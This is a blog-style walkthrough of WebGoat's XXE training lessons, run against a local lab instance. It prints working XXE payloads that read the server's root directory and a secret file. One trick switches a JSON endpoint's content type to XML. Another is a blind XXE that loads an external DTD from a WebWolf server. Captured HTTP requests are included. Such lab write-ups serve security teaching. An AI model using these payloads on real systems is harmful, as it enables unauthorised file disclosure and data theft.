
Webgoat XXE

Twitter: @BlackSheepSpicy
Twitch: https://twitch.tv/BlackSheepSpicy

Before we begin, XXE is short for XML eXternal Entity. It's the result of a shit tier XML parser allowing user input to reference entities (a file, for instance) that should not be able to be referenced.

3. So let's check out the first challenge that WebGoat has lined up for us:



Alright… what does the comment look like going over the wire?

```
POST /WebGoat/xxe/simple HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 55
Cookie: JSESSIONID=F9182515E173805674D3D3B6190FC986
Connection: close

<?xml version="1.0"?><comment>  <text></text></comment>
```


So when writing our payload we have to keep in mind the content of the comment is being stored not only in a node called **<text>** but it also has a parent node called **<comment>**... for some reason.

With this information we can begin to come up with our payload. I'm not going to lie to you I just ripped the example XML snippet from the previous page and modified it to suit our needs:


```
<?xml version="1.0"?>
<!DOCTYPE test
    [
        <!ENTITY xxe SYSTEM "file:///">
    ]>
    <comment>
        <text>&xxe;</text>
    </comment>
```

Essentially all this code does is it first creates an **entity** (equivalent of a variable in other languages) called **xxe** that can only reference information on this **system** and will access the information at the root directory, which in a URL looks like **file:///**


So now we can inject our code into the packet with burp and look cool:



To get an idea as to what is in that comment, here's the root file of my kali machine:



4. Not going to lie to you, the solution to this next challenge was so stupid simple I instantly over thought it. Check this out:



Now, if you're like me, this is the part where you start looking into JSON to see if you can do the equivalent of the last challenge with it. I assure you, you're already over thinking it. Let's intercept the comment packet:

```
POST /WebGoat/xxe/content-type HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 11
Cookie: JSESSIONID=F9182515E173805674D3D3B6190FC986
Connection: close

{"text":""}
```

So as you can see the comment is now in JSON form, how would XXE ever work? Well it turns out that SOMEHOW… SOME WAY... JSON ENDPOINTS CAN ACCEPT XML! I HAVE NO IDEA WHY THAT'S A THING BUT HERE WE ARE MAN… HERE WE ARE....

Sorry… anyway yeah just change the content type header to "application/xml" and inject the same payload as the previous challenge to win.

```
Go   Cancel   <   >                                   Target: http://localhost:8080

Request
Raw  Params  Headers  Hex  XML
POST /WebGoat/xxe/content-type HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 131
Cookie: JSESSIONID=F9182515E173805674D3D3B6190FC986
Connection: close

<?xml version="1.0"?>
<!DOCTYPE test
        [
                <!ENTITY xxe SYSTEM "file:///">
        ]>
        <comment>
                <text>&xxe;</text>
        </comment>

Response
Raw  Headers  Hex
HTTP/1.1 200
X-Application-Context: application:8080
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Fri, 12 Jul 2019 08:30:58 GMT
Connection: close
Content-Length: 132

{
  "lessonCompleted" : true,
  "feedback" : "Congratulations. You have successfully completed the
assignment.",
  "output" : null
}
```

Side note: I used a feature within burpsuite called repeater which allows you to store a packet to make changes and then fire it off, its pure sex and I highly recommend you use it whenever you have alot of guess work to do that you cant with intruder.


7. So I got WebWolf to work:

Blind XXE assignment

In the previous page we showed you how you can ping a server with a XXE attack, in this assignment try to make a DTD which will upload the contents of ~/.webgoat/plugin /XXE/secret.txt to our server. You can use WebWolf to serve your DTD.

OS	Location
Linux	`/home/USER/.webgoat-8.0.0.M25/XXE/secret.txt`
Windows	`c:/Users/USER/.webgoat-8.0.0.M25/XXE/secret.txt`
Docker	`/home/webgoat/.webgoat-8.0.0.M25/XXE/secret.txt`

Try to upload this file using WebWolf landing page for example: `http://127.0.0.1:9090/landing?text=contents_file` (NOTE: this endpoint is under your full control) Once you obtained the contents of the file post it as a new comment on the page and you will solve the lesson.



This is very similar to what we've been doing before, except instead of lumping the DTD and the XML together in one request, we're sourcing the DTD from an external source, in this case, our file upload server.

Let's start by ~~copying and adapting code from previous pages~~ developing our payloads:
Here's the DTD I used for the challenge:

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY oob SYSTEM 'file:///root/.webgoat-8.0.0.M25/XXE/secret.txt'>
```

All that's happening here is we're just specifying a variable to point to the file that OWASP wants us to uncover for this challenge. To find the path I used the path as a basic guide to where the file is then used the **pwd** command to get the absolute path:

```
root@kali:~/.webgoat-8.0.0.M25/XXE# pwd
/root/.webgoat-8.0.0.M25/XXE
```


Now we can take a look at the payload we're actually injecting into the comment:

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://localhost:9090/files/blacksheepspicy/attack.dtd">
%remote;
]>
<comment>
  <text>test&oob;</text>
</comment>
```


Note: don't worry about the "test" in the text tag, you can leave that out if you want that was just me dicking around

This is where we learn some new stuff, like I said before we can load DTD's from anywhere the machine has access, including any random ass machine in the world. This is done with the **remote** attribute you see right there, basically with that entity call the two DTD's become one (quite romantic IMO) and we can reference variables as we would normally.

So now from here we can upload our crafted DTD onto WebWolf (under the **files** tab)



Then repeat what we did in the previous challenges where we intercepted the comment and injected our payload.




We can see if the payload worked by checking the **incoming requests** tab on webwolf by looking for a call on our dtd:

Sun Sep 08 20:40:32 EDT 2019 | /files/blacksheepspicy/attack.dtd

Or we can just like… see if the secret text file is in the comment… like normal people…

Like i said don't worry about the test in there

Now just copy and paste the actual file contents into a comment to complete the challenge:



~~Sorry I couldn't do the last challenge. Despite my best efforts, unfortunately I cannot get webwolf to run at all. If I ever get it running I will likely revise this.~~ **I got it to work,** Regardless I hope you enjoyed this write up! If you want to see me overthink these challenges live be sure to drop by my Twitch when I'm live and also follow my Twitter for some fresh memes!